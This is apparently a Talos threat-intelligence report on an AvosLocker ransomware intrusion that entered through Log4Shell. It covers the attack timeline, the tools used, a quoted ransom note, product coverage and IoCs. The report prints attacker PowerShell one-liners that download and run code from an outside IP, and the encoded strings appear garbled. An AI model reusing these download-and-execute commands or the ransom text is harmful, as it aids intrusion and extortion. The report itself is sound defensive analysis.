Avos ransomware group expands with new attack arsenal


blog.talosintelligence.com/2022/06/avoslocker-new-arsenal.html

By Flavio Costa, Chris Neal and Guilherme Venere.

- In a recent customer engagement, we observed a month-long AvosLocker campaign.
- The attackers utilized several different tools, including Cobalt Strike, Sliver and multiple commercial network scanners.
- The initial ingress point in this incident was a pair of VMWare Horizon Unified Access Gateways that were vulnerable to Log4Shell. While Cisco products were deployed on the network, the appliances were never configured, allowing the attacker to gain access to internal servers and maintain a foothold.
- During the time the attacker was active in the network, several security events were detected by the security products but were not reviewed by the security team, which could have prevented the ransomware activity.

Threat Actor Profile: Avos

Avos is a ransomware group first identified in 2021 initially targeting Windows machines. More recently, a new ransomware variant of AvosLocker, named after the group, is also targeting Linux environments. Well-funded and financially motivated, Avos has been active since June 2021 and follows the ransomware-as-a-service (RaaS) model, an affiliate program to recruit potential partners. The announcement of the program includes information about the features of the ransomware and lets affiliates know that AvosLocker operators will handle negotiation and extortion practices. The user "Avos" has also been observed trying to recruit individuals on the Russian forum XSS.



Initial vector

Typically, Avos uses spam email campaigns as an initial infection vector to deliver ransomware. In this particular incident, however, the initial vector was an ESXi server exposed on the internet over VMWare Horizon Unified Access Gateways (UAG), which was vulnerable to the Log4Shell vulnerability. The customer notified Talos on March 7 2022, but noticed activity related to the ransomware attack as far back as Feb. 7, 2022.

Several vulnerabilities associated with Log4j, listed below, were found on this customer's UAG:

- CVE-2021-44228
- CVE-2021-45046
- CVE-2021-45105
- CVE-2021-44832

These vulnerabilities can potentially allow remote code execution on Unified Access Gateways by a low-privilege non-root user named "gateway". Beyond that, the inner-transit firewalls that could control or limit the access to the internal infrastructure were not configured, hence, the attackers used it as the initial access to establish a foothold on the customer's network, granting access to their internal servers.

The victim in this case used Cisco Secure Endpoint (formerly known as Advanced Malware Protection) as its EPP/EDR solution on most endpoints, from workstations to servers, which allowed Talos to collect important information about the entire attack lifecycle.

Attack Timeline

During the initial phases of the attack the threat actor made numerous steps to gain a foothold on the victim network. Several other payloads and malicious tools were observed on endpoints, along with the utilization of living-off-the-land binaries (LoLBins).

Talos observed the attackers using the WMI Provider Host (wmiprvse.exe) on a Windows Server that was the initial point of entry to run an encoded PowerShell script using the DownloadString method at 01:41 UTC on Feb. 11.

Three days later, on Feb. 14, a retrospective detection was triggered for the RuntimeBrokerService.exe executable in "C:\Windows\System32\temp\" for creating a file called "watcher.exe." These particular files may be artifacts from a separate threat actor, as these files appear to be related to a cryptocurrency miner rather than AvosLocker. It is not uncommon for a miner to be deployed alongside ransomware in an attempt to passively increase revenue. However, there is significant evidence that multiple threat actors had compromised this network, as DarkComet samples unrelated to this campaign were also discovered.

Approximately four weeks later on March 4, another encoded PowerShell command was executed, shown below, again utilizing the DownloadString method.

powershell.exe -exec bypass -enc
aQBlAHgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHKACWB0AGUAbQAuAEAZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKAKQAU

Decoded:

iex (New-Object SystemNetWebClient)DownloadString('http://45[.]136[.]230[.]191:4000/D234R23');

Two days later on March 6, the attacker ran more PowerShell scripts to download and execute a Sliver payload labeled "vmware_kb.exe". As seen in their blog post regarding Sliver, Team Cymru has observed the deployment of this executable in a similar campaign. In the following days, several PowerShell scripts downloaded additional files, including Mimikatz and a .zip archive called "IIS Temporary Compressed Files.zip" containing Cobalt Strike beacons and a port scanner labeled "scanner.exe." This port scanner is a commercially available product which Avos is known for deploying called SoftPerfect Network Scanner. Later that same day, the attackers utilized WMIC to modify administrative settings on both a local and a remote host, behavior that is indicative of the first stages of lateral movement.

Another PowerShell command observed on March 6, shown below, is an artifact from a Cobalt Strike beacon executing its powershell-import function:

powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAAAuAFcAZQBiAGMAbAbABpAGUAbgB0ACkALgBEAG8A
dwBuAGwAbwAgAUQAUWB0AHIAAQBuAGcAKAAAGgAdAB0AAAOgAvAC8AMQAyADcALgAwAC4AMAAAAAAAAAGAzADIANAA2AdcALwAnA(

Decoded:

IEX (New-Object NetWebclient)DownloadString('http://127.0.0.1:32467/')

On March 8, another instance of the SoftPerfect Network Scanner was transferred via AnyDesk to another server in the network. Later that day, the AvosLocker payload was finally delivered, using the victim's company name as the filename.

To proliferate the ransomware and other tools across the target network, the attackers used PDQ Deploy, a legitimate software deployment tool. Once the ransomware was delivered, the victims files were then encrypted and a ransom note was displayed, shown below.

```
AvosLocker

Attention!
Your systems have been encrypted, and your confidential documents were downloaded.
In order to restore your data, you must pay for the decryption key & application.
You may do so by visiting us at http://avosjon4pfh3y7ew3jdwz6ofw7lljcxlbk7hcxxmnxlh5kvf2akcqjad.onion.
This is an onion address that you may access using Tor Browser which you may download at https://www.torproject.org/download/
Details such as pricing, how long before the price increases and such will be available to you once you enter your ID presented to
you below in this note in our website.
Contact us soon, because those who don't have their data leaked in our press release blog and the price they'll have to pay will
go up significantly.
The corporations whom don't pay or fail to respond in a swift manner have their data leaked in our blog, accessible at http://
avosqxh72b5ia23dl5fgwcpndkctuzqvh2iefk5imp3pi5gfhel5klad.onion
```

Conclusion

This incident showcases the importance of ensuring that security appliances are properly set up and configured, updates and patches are applied and the security team is always monitoring alerts. While the attack techniques used in this campaign are not novel, they are still effective if the proper precautions are not in place.

With a highly motivated threat actor like Avos actively recruiting affiliates, these attacks are likely to proliferate in the future. Such attackers are constantly hunting for vulnerable networks and can infiltrate them with relative ease, sometimes by multiple threat actors, as seen in this particular case. A layered defense model is therefore imperative to detect, contain and protect against post-exploitation activity. While static and network-based detection is important, it should be complemented with properly configured system behavior analysis and endpoint protections.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here and here.

IoCs

AvosLocker

ffd933ad53f22a0f10cceb4986087258f72dffdd36999b7014c6b37c157ee45f
cee38fd125aa3707DC77351dde129dba5e5aa978b9429ef3e09a95ebf127b46b

Sliver

7f0deab21a3773295319e7a0afca1bea792943de0041e22523eb0d61a1c155e2

MimikatZ

cac73029ad6a543b423822923967f4c240d02516fab34185c59067896ac6eb99
29a3ae1d32e249d01b39520cd1db27aa980e646d83694ff078424bed60df9304
63bdd396ff6397b3a17913badb7905c88e217d0a8cf864ab5e71cc174a4f97a1
63ebb998ebbbfe3863214a85c388fc23b58af4492b2e96eb53c436360344d79d
912018ab3c6b16b39ee84f17745ff0c80a33cee241013ec35d0281e40c0658d9
f2faa8a91840de16efb8194182bcfa9919b74a2c2de40d6ed4791a3308897a01

Cobalt Strike artifacts

smb.ps1

48514e6bb92dd9e24a16a4ab1c7c3bd89dad76bef53cec2a671821024fadcb2b
61239d726c92c82f553200ecbec3ac18d251902fb9ca4d4f52263c82374a5b75

beacon.ps1

e4af7f048e93b159e20cc3efbacdb68e3c1fb213324daf325268ccb71f6c3189
e68f9c3314beee640cc32f08a8532aa8dcda613543c54a83680c21d7cd49ca0f

IIS Temporary Compressed Files.zip

978dffa295ac822064ff6f7a6b6bc498e854f833d36633214d35ccce70db4819

URLs

hxxp[://]45[.]136[.]230[.]191:4000/D234R23

IPs

176[.]113[.]115[.]107
45[.]136[.]230[.]191